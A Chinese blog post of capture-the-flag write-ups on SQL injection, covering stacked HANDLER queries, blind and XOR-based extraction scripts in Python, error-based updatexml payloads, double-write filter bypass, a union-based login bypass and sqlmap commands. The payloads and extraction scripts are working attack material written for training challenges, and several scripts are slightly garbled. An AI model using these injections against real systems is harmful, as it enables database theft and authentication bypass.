

Web_SQL注入(1)

原创

Sn0w/ 于 2020-07-15 07:54:27 发布 339 收藏

分类专栏: [CTF_Writeup](#) 文章标签: [sql 安全](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43431158/article/details/106983626

版权



[CTF_Writeup 专栏收录该内容](#)

32 篇文章 4 订阅

订阅专栏

前言:

考察SQL注入的赛题很多, 而且涉及到的知识也很杂, 就总结一下做过的不同类型SQL注入汇总一下。

[GYCTF2020]Blacklist

——涉及新知识 `HANDLER ... OPEN` 等、堆叠注入

Black list is so weak for you, isn't it

姿势: 1

```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i", $inject);
```

这道题和之前做那道强网杯的题目一样, 但之前的方法比如 `读取flag时改表名` 或者是 `用SQL的预处理` 进行绕过都不可行了, 因为过滤了 `set prepare alter rename`

所以这里就涉及到了一种新的方法

`HANDLER ... OPEN` 语句打开一个表, 使其可以使用后续 `HANDLER ... READ` 语句访问, 该表对象未被其他会话共享, 并且在会话调用 `HANDLER ... CLOSE` 或会话终止之前不会关闭

简介

mysql除可使用select查询表中的数据，也可使用handler语句，这条语句使我们能够一行一行的浏览一个表中的数据，不过handler语句并不具备select语句的所有功能。它是mysql专用的语句，并没有包含到SQL标准中。

自己测试一下

```
mysql> HANDLER users OPEN;HANDLER users READ FIRST;HANDLER users CLOSE;
Query OK, 0 rows affected (0.00 sec)

+-----+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user   | password          | avatar           | last_login
+-----+-----+-----+-----+-----+-----+
|       1 | admin      | admin     | admin  | 5f4dcc3b5aa765d61d8327deb882cf99 | /hackable/users/admin.jpg | 2019-11-20 20:02:08 |
+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

https://blog.csdn.net/qq_43431158

官方文档

<https://dev.mysql.com/doc/refman/8.0/en/handler.html>

所以只要知道这种方法，就可以做出来了

```
1';HANDLER FlagHere OPEN;HANDLER FlagHere READ FIRST;HANDLER FlagHere CLOSE;#
```

[GYCTF2020]Ezsqli

——无列名注入(过滤了 `union select`)、`information_schema` 的代替

参考博客：

<https://nosec.org/home/detail/3830.html>
<http://www.gem-love.com/ctf/1782.html>
<https://nosec.org/home/detail/3830.html>

首先Fuzz一下看看都过滤了哪些

- `information_schema`
- `union select`（但单独的`select`没有被过滤）
- `or and` 等

测试发现注入点

```
id=2 || 1=1
Nu1L
当后面的结果是true时，显示的是Nu1L

id=2 || 1=2
当后面的结果是False，显示的是
V&N
```

注入点找到了，下面就要解决 `information_schema` 这个问题，查了一下，发现可以用下面的进行替代

```
1.mysql.innodb_table_stats #获取库名、表名
2.sys.schema_table_statistics #获取库名、表名
3.sys.x$schema_flattened_keys
4.sys.schema_table_statistics_with_buffer
```

除下第一个含有 `in`，被ban了，其他都可以使用，下面就写脚本来爆出数据表

```
import requests
import string

if __name__ == '__main__':
    url = 'http://22af67ef-8eaa-413e-8928-57ee5824d9b9.node3.buuoj.cn'
    dic = string.ascii_letters + string.digits + '{' + '}' + '_' + '@' +
    params = 'select group_concat(table_name) from sys.x$schema_table_statistics_with_buffer where table_schema=database()'
    temp = ''
    for i in range(1,50):
        for s in dic:
            payload = '2||ascii(substr({{}),{},1))={}\''.format(params,i,ord(s))
            data = {
                'id' : payload
            }
            response = requests.post(url=url,data=data)
            if "Nu1L" in response.text:
                temp += s
                print(temp)
                break
```

flag_1s_n3r3_hmmmm, users23333333333333
flag_1s_h3r3_hhhh, users2333333333333333

爆出了表名，但没有办法得到列名，常见的无列名注入需要搭配 `union select` ,但被ban了，看了师傅们的博客

在没有列名的情况下检索数据

payload:

```
(select 'admin','admin')>(select * from users limit 1)
```

Y1ng 师傅的解释：

对于 `payload` 这两个select查询的比较，是按位比较的，即先比第一位，如果相等则比第二位，以此类推；在某一位上，如果前者的ASCII大，不管总长度如何，ASCII大的则大。

为什么在存flag时候要往前偏移一位

因为在里层的for()循环，字典顺序是从ASCII码小到大来枚举并比较的，假设正确值为b，那么字典跑到b的时候b=b不满足payload的大于号，只能继续下一轮循环，c>b此时满足了，题目返回真，出现了Nu1L关键字，这个时候就需要记录flag的值了，但是此时这一位的char是c，而真正的flag的这一位应该是b才对，所以 `flag += chr(char-1)`

```

mysql> select (select 'f') > (select 'flag{}');
+-----+
| (select 'f') > (select 'flag{}') |
+-----+
| 0 |
+-----+
1 row in set (0.00 sec)

mysql> select (select 'g') > (select 'flag{}');
+-----+
| (select 'g') > (select 'flag{}') |
+-----+
| 1 |
+-----+
1 row in set (0.00 sec)  https://blog.csdn.net/qq_43431158

```

测试一下就会发现

是各取两个字符串的首字符 `ascii` 码来进行比较的，成立返回1，不成立返回0，也就是说，只比较一次，也就是首字符懂得了原理就好写脚本了

```

#参考Ying师傅的脚本
import requests

if __name__ == '__main__':
    url = 'http://74317165-bab8-4da1-912f-acff85604719.node3.buuoj.cn/'
def ord2hex(flag):
    result = ''
    for i in flag:
        result += hex(ord(i))
    result = result.replace('0x', '')
    return '0x'+result

flag = ''
for i in range(1,500):
    hexchar = ''
    for char in range(32,127):
        hexchar = ord2hex(flag+ chr(char))
        payload = '2||((select 1,{})>(select * from flag_1s_h3r3_hhhh))'.format(hexchar)
        data = {
            'id' : payload
        }
        reponse = requests.post(url=url,data=data).text
        if 'Nu1L' in reponse:
            flag += chr(char-1)
            print(flag)
            break

```

之所以加上 `hex()` 操作，是因为MYSQL遇到hex会自动转成字符串，如果不加的话会出错

```

0
00
000
0000
00000
000000

```

最后flag转换为小写即可。

[GXYCTF2019]BabySQLi

——md5比较bypass、sqlmap的使用

考察SQL注入的，先fuzz一下，过滤了

- or
- =
- ()等

随便输入发现一串提示

```
<I-MMZFM422K5HDASKDN5TVU3SKOZRGQRRMMZFM6KJJBSG6WSYJJWESSCWPJNFQST  
VLFLTC3CJIQYGOSTZKJ2VSVZRNRFHOPJ5-->
```

base解码得到

```
select * from user where username = '$name'
```

可以手动注入，也可以使用sqlmap跑，sqlmap跑出的结果为

[1 entry]	
username	passwd
admin	cdc9c819c7f8be2628d4180669009d28

记录一些sqlmap POST的注入

```
1.python sqlmap.py -r 1.txt --current-db  
当前数据库  
2.python sqlmap.py -r 1.txt -D 数据库 -tables  
数据库中的表的名称  
3.python sqlmap.py -r 1.txt -D 数据库 -T 数据表 -columns  
得到表中的列名  
4.python sqlmap.py -r 1.txt -D 数据库 -T 数据表 -C username(列名),password --dump  
得到用户名、密码
```

md5解不开，所以登陆不进去，猜测一下后端代码应该是这样

```
<?php  
$row;  
$pass=$_POST['pw'];  
if($row['username']=='admin'){  
if($row['password']==md5($pass)){  
echo $flag;  
}else{ echo "wrong pass!"; }  
}  
else{ echo "wrong user!"; }
```

这里就涉及到一个新技巧，mysql在查询不存在的数据时，会自动构建虚拟数据，如下：

```
mysql> select * from user where uname='admin';
+----+----+----+
| uid | uname | pwd |
+----+----+----+
| 1   | admin | admin |
+----+----+----+
1 row in set (0.15 sec)

mysql> select * from user where uname='admin' union select 2,'root',123456;
+----+----+----+
| uid | uname | pwd |
+----+----+----+
| 1   | admin | admin |
| 2   | root  | 123456 |
+----+----+----+
2 rows in set (0.00 sec)
```

https://blog.csdn.net/qq_43431158

所以可以根据联合查询返回自定的md5，在输入对应的密码即可

```
name=1' union select 1,'admin','e10adc3949ba59abbe56e057f20f883e'#&pw=123456
```

```
name=1' union select 1,'admin','e10adc3949ba59abbe56e057f20f883e'#&pw=123456
```

flag{4ae9c0d5-87f7-4cfb-a115-f27d6c476424}

[极客大挑战 2019]BabySQL

——双写绕过

先fuzz一下，看看过滤了什么

- or and
- union
- select
- from等

双写绕过即可

爆出数据表

```
1' ununion seselectlect 1,group_concat(table_name),3 frfromom infoormation_schema.tables whwhere table_
schema='geek' --+
b4bsql,geekuser
爆出列名
password=1' ununion seselectlect 1,group_concat(column_name),3 frfromom infoormation_schema.columns whher
eere table_name='geekuser' --+
id,username,password!
爆字段
1' ununion seselectlect 1,group_concat(id,0x3a,passwoord),3 frfromom geekuser --+
```

[极客大挑战 2019]HardSQL

——报错注入、回显不足、left()、right()的使用

首先fuzz一下，发现过滤了

- and
- &&
- ||
- <>
- =
- 空格等

主要就是绕过等号和空格，like和regexp没有被过滤掉。可以代替 = 号，空格可以使用括号代替。

测试发现or没有被过滤，可以使用extractvalue和updatexml进行报错注入

这里就只使用updatexml进行注入

```
#爆数据库
admin'or(updatexml(1,concat(0x7e,database(),0x7e),1))%23
geek

#爆数据表
admin'or(updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema like(database()))),0x7e),1))%23
H4rDsq1

#爆列名
admin'or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name like('H4rDsq1')),0x7e),1))%23
id,username,password

#爆字段
admin'or(updatexml(1,concat(0x7e,(select(password)from(H4rDsq1)),0x7e),1))%23
```

但在爆字段这会出现问题，因为 updatexml 回显只能有32位，所以后面的显示不完全，而 substr 也被过滤了，可以使
用 right() 和 left() 函数来分别显示出部分的flag

```
admin'or(updatexml(1,concat(0x7e,(select(left(password,30))from(H4rDsq1)),0x7e),1))%23
admin'or(updatexml(1,concat(0x7e,(select(right(password,30))from(H4rDsq1)),0x7e),1))%23
#拼接的时候要注意是否有之前重复的字符
```

除此之外，还可以使用 ^ 来连接函数，形成异或。

```
admin'^ (updatexml(1,concat(0x7e,(select(password)from(H4rDsq1)),0x7e),1))%23
```

[极客大挑战 2019]FinalSQL

——异或盲注、二分法

登陆框过滤了如下：

- =
- <>
- select
- information等

Request	Payload	Status	Error	Timeout	Length	Comment
10	select	200	<input type="checkbox"/>	<input type="checkbox"/>	727	
11	union	200	<input type="checkbox"/>	<input type="checkbox"/>	727	
12	union select	200	<input type="checkbox"/>	<input type="checkbox"/>	727	
13	--+	200	<input type="checkbox"/>	<input type="checkbox"/>	727	
14	--	200	<input type="checkbox"/>	<input type="checkbox"/>	727	
15	-- -	200	<input type="checkbox"/>	<input type="checkbox"/>	727	
16	handler	200	<input type="checkbox"/>	<input type="checkbox"/>	727	
17	and	200	<input type="checkbox"/>	<input type="checkbox"/>	727	
18	or	200	<input type="checkbox"/>	<input type="checkbox"/>	727	
19	>	200	<input type="checkbox"/>	<input type="checkbox"/>	727	https://blog.csdn.net/qq_43431158

几乎能过滤的都给过滤了，既然登陆框无法入手，就从神秘代码处找线索



随便打开一个，发现是 get 传参



上面又提示了是SQL盲注，就随便找一个页面测试一下

```
id=1^2
会跳转到第三页，说明可以进行异或
异或运算的规则：
0^0=0
0^1=1
1^0=1
1^1=0
这里再补充一下常用的异或注入技巧
1^1^1=1
1^0^1=0
```

所以构造如下语句：

```
id=1^(length(database())>1)^1
```

NO! Not this! Click others~~~

这个便可以写脚本猜解值了，因为当为后面的语句成立时，异或的结果为 0 ,如果后面的语句不成立，则异或的结果为 1

```
id=1^(length(database())<1)^1
```



下面就来写脚本：（注意空格被过滤了）

```
#普通的遍历脚本
import requests
import string
import time
start_time = time.time()
url = 'http://6c2c4dda-9c60-48ca-92b3-8eda1acb9bd7.node3.buuoj.cn/search.php?id='
dic = string.ascii_letters + string.digits + '{' + '}' + '_' + '@' + ','
temp = ''
for i in range(1,40):
    for char in dic:
        # 爆出数据库
        # payload = "1^(ascii(substr(database(),{},1))={}^1".format(i,ord(char))
        #geek
        #爆出数据表
        # payload = "1^(ascii(substr((select(group_concat(table_name))from(information_schema.tables)where(table_schema)='geek'),{},1))={}^1".format(i, ord(char))# group_concat将相同的行组合起来
        # data: F1naI1y, Flaaaaag
        #爆出列名
        # payload = "1^(ascii(substr((select(group_concat(column_name))from(information_schema.columns)where(table_name)='F1naI1y'),{},1))={}^1".format(i, ord(char))
        #data:id,username,password
        #爆出值
        payload = "1^(ascii(substr((select(group_concat(password))from(F1naI1y)),{},1))={}^1".format(i, ord(char))
    urls = url+payload
    r = requests.get(url=urls).text
    # print(r)
    if "Click" in r:
        temp+=char
        print('data:' + temp)
        break
end_time = time.time()
print(end_time-start_time)
```

但最后的flag应该是很长，时间估计要很慢

```
data:cl4y_is_really_amazing,welcome_to_my_blog,httpwwwcl4ytop,httpwwwcl4ytop,httpwwwcl4ytop  
388.66169714927673
```

所以有时候遍历循环并不是最好的选择，可以使用 [二分法](#) 来缩短时间(参考师傅的wp)

```
# 作者(Author): cl4y
# 来源(Source): Cl4y'Secret

import re
import requests
import string
import time

start_time = time.time()
url = "http://6c2c4dda-9c60-48ca-92b3-8eda1acb9bd7.node3.buuoj.cn/search.php"
flag = ''



def payload(i, j):
    # sql = "1^(ord(substr((select(group_concat(schema_name))from(information_schema.schemata)),%d,1))>%d)^1"%(i,j)          #数据库名字
    # sql = "1^(ord(substr((select(group_concat(table_name))from(information_schema.tables)where(table_schema)='geek'),%d,1))>%d)^1"%(i,j)      #表名
    # sql = "1^(ord(substr((select(group_concat(column_name))from(information_schema.columns)where(table_name='Finaly')),%d,1))>%d)^1"%(i,j)    #列名
    sql = "1^(ord(substr((select(group_concat(password))from(Finaly)),%d,1))>%d)^1" % (i, j)
    data = {"id": sql}
    r = requests.get(url, params=data)
    # print(r.url)
    if "Click" in r.text:
        res = 1
    else:
        res = 0

    return res


def exp():
    global flag
    for i in range(1, 10000):
        print(i, ':')
        low = 31
        high = 127
        while low <= high:
            mid = (low + high) // 2
            res = payload(i, mid)
            if res:
                low = mid + 1
            else:
                high = mid - 1
        f = int((low + high + 1)) // 2
        if (f == 127 or f == 31):
            break
        # print(f)
        flag += chr(f)
    print(flag)


exp()
print('flag=', flag)
end_time = time.time()
print(end_time-start_time)
```

```
flag= cl4y_is_really_amazing,welcome_to_my_blog,http://www.cl4y.176.4789173603058
```



时间少多了，果然还是算法NB！！！

这脚本也很有趣，多看，多练！！！